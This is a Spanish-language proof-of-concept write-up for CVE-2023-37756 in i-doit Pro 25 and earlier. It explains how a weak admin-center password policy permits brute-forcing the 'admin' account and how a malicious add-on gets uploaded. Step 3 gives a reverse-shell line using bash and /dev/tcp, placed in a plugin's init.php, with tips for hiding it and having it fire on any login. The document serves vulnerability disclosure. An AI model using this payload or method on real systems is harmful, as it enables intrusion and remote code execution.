
 leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
Prueba de concepto para CVE-2023-37756: requisitos de contraseña débiles en el centro de administración de i-doit Pro que permiten fuerza bruta en el inicio de sesión y carga de plugins maliciosos que conducen a la ejecución remota de código.

i-doit Pro 25 y anteriores son vulnerables a una vulnerabilidad de requisito de contraseña débil en admin-center + la carga de un plugin malicioso conduce a una vulnerabilidad de RCE. Estas vulnerabilidades podrían permitir a un atacante realizar fácilmente fuerza bruta o adivinar contraseñas para obtener acceso al admin-center y cargar un plugin malicioso para lograr la ejecución remota de código.
Descripción del producto: i-doit es una herramienta web de código abierto para la documentación de TI y CMDB (Base de Datos de Gestión de Configuración) desarrollada por synetics GmbH. i-doit Pro es la versión comercial del software y requiere una licencia de pago. Incluye funciones adicionales, soporte profesional y actualizaciones y mejoras periódicas. Los usuarios deben comprar una licencia para usar i-doit Pro, y el coste varía según el número de usuarios y las funciones requeridas.
Descripción de la vulnerabilidad: encontramos que esta aplicación web tiene un requisito de contraseña débil en la creación de cuentas del admin-center; el propietario de la aplicación incluso puede establecer una contraseña mínima de 1 carácter con el nombre de usuario predeterminado “admin”. Esto podría permitir a un atacante realizar fácilmente fuerza bruta o adivinar la contraseña para obtener acceso al admin-center y cargar un plugin malicioso para lograr la ejecución remota de código.
Página web afectada: página de inicio de sesión del admin-center + instalación del plugin
Parámetro y componente afectados : página de inicio de sesión del admin-center + instalación del plugin

Paso 1 : como no hay requisitos de contraseña ni complejidad de contraseña implementados en la creación de cuentas del admin-center, podemos empezar con fuerza bruta. La siguiente captura de pantalla muestra que podemos iniciar sesión con el nombre de usuario “admin” y la contraseña “1”



Paso 2 : navegue hasta la pestaña Add-on y elija 'upload'

Paso 3 : hay algunos requisitos, como que package.json debe existir, y descubrimos que el objetivo ha implementado async para comprobar todas las clases y funciones. Pero podemos descargar un plugin adecuado desde su portal de clientes y editar / añadir en el init.php; esta es la forma más segura de evitar que el sistema se bloquee al activar el payload. Nota: coloque & al final de la línea para evitar que el sistema se bloquee después de que se active el payload, e init.php es el mejor lugar para inyectar el payload. Ejemplo : exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");



Nota : recuerde volver a comprimirlo en zip y subirlo.
Nota : haga clic en Install y luego active el Add-on seleccionado.
Nota: su payload se activará cuando alguien inicie sesión, puede ser cualquier persona.







